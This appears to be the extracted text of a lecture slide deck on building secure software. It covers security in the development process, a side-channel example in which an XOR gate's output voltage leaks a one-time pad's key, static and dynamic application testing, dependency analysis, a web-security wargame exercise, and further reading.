
How to build secure software

Microsoft Vulnerability Mitigation Strategy




Matt Miller (Microsoft) @ BlueHat 2019: <https://www.youtube.com/watch?v=PjbGojjnBZQ>

Security in the Software Development Process



Implementing Security

Security is not an afterthought. As with butter in a cake you cannot add it after baking.



- 1 Security + DevOps
- 2 Security becomes integral part of process
- 3 Shift from Traditional to Continuous Security
- 4 How to apply security controls
- 5 Continuous testing
- 6 Automated testing
- 7 AppSec Pipelines

But what really happens during implementation?

How to draw an owl

1.



2.



1. Draw some circles

2. Draw the rest of the f***** owl

From Design to Implementation

Design

- Overview of functionality
- Omitting implementation details
- Conceptual, i.e. only high-level components


Implementation

- Code is written
- Details are specified

- ➔ Increased attack surface
- ➔ Higher vulnerability level
- ➔ Changes in threats


Example of “Abstraction Dilemma”: One-time pad encryption with XOR CMOS Gate

- ▶ One-time padding with simple XOR CMOS gate
- ▶ (Clear-text) XOR (Key) => cypher-text
- ▶ Encryption ensures that the clear-text cannot be restored from the cypher-text (unless the key is known)
- ▶ Cypher-text is a series of bits
- ▶ Theory
 - ▶ Less than 2V (Volt) on the wire: 0
 - ▶ More than 3V: 1
- ▶ Practice
 - ▶ Due to physical constraints, the output voltage depends on clear text and key bit combination at the input. I.e. from exact value of output voltage one can derive both cleartext and key value



<https://blog.nelhage.com/2010/03/security-doesnt-respect-abstraction/>

One time pad with XOR CMOS Gate



M - Message / clear text

K - Key / one-time pad

C - Cipher text

Design

M	K	C
0	0	0
1	0	1
0	1	1
1	1	0

M	K	C
<2V	<2V	<2V
>3V	<2V	>3V
<2V	>3V	>3V
>3V	>3V	<2V

Implementation

M	K	C
<2V	<2V	0.5V
>3V	<2V	4V
<2V	>3V	4.5V
>3V	>3V	1V

M	K	C
0	0	0.5V
1	0	4V
0	1	4.5V
1	1	1V

Static Application Security Testing

- ▶ Aka. **Source Code Analysis**:
 - ▶ Scanning the code **on commit** and/or **during development** within the IDE
 - ▶ Therefore a «**whitebox**» approach
 - ▶ Finds vulnerabilities **early**
 - ▶ Can be used for **any type** of code / application
 - ▶ Scales well
 - ▶ Works well for detection of buffer overflows, SQL Injection flaws etc.
 - ▶ Developer-friendly output: exact locations of flaws
 - ▶ Cannot find runtime or environment-related issues

See [OWASP - Source Code Analysis Tools](#) for some tools

Dynamic Application Security Testing

- ▶ Aka. **Vulnerability Scan**:
 - ▶ Testing the **running application** without source code or binaries
 - ▶ Therefore a «**blackbox**» approach
 - ▶ Finds vulnerabilities **rather late** in the SDLC
 - ▶ Generally for **web applications** and **web services**
 - ▶ Scales within limitations
 - ▶ Works well for some configuration issues, outdated libraries etc.
 - ▶ Can find runtime or environment-related issues

See [OWASP - Vulnerability Scanning Tools](#) for some tools

Dependency Analysis

- ▶ Update software components regularly (watch for the patch version)
- ▶ Software Bill of Materials,
 - ▶ dependency / package management is key
 - ▶ Java: Maven; JavaScript: npm; Python: pip; PHP: packagist / composer
 - ▶ Scanning NVD / CVE datasets against components in BOM
 - ▶ Can be done in the build process / pipeline;
 - ▶ also in artefact repository if supported (proxying public repositories is necessary)
- ▶ Speed and level of automation of build->test->deploy process is key
- ▶ It is good to have scanning integrated into the pipeline, but scans should be triggered upon updates to vulnerability datasets as well

Exercises

- ▶ <https://overthewire.org/wargames/natas/>
- ▶ Consists of consecutive levels where you need to find the password of the next level through vulnerabilities in a web application
- ▶ Prerequisites:
 - ▶ Web proxy, e.g. [Burp Suite](#) or [ZAP](#)
 - ▶ Python
- ▶ Recommended:
 - ▶ [Kali Linux](#)

Further reading

- ▶ “Threat Modeling: Designing for Security”; Shostack (Wiley 2014)
<http://www.threatmodelingbook.com>
- ▶ “Secure by Design”; Johnsson, Deogun, Sawano (Manning 2019)
<https://www.manning.com/books/secure-by-design>
- ▶ “Security Engineering”; Anderson (Wiley 2020, 3rd edition) <https://www.cl.cam.ac.uk/~rja14/book.html>
- ▶ “Sicherheit von Webanwendungen in der Praxis”; Rohr (Springer 2018) <https://www.webappsecbuch.de/>
- ▶ “The Web Application Hacker’s Handbook”; Stuttard, Pinto (Wiley 2011)



Java Secure Coding References

- ▶ Carnegie Mellon Software Engineering Institute - SEI CERT Oracle Coding Standard for Java:
<https://wiki.sei.cmu.edu/confluence/display/java/SEI+CERT+Oracle+Coding+Standard+for+Java>

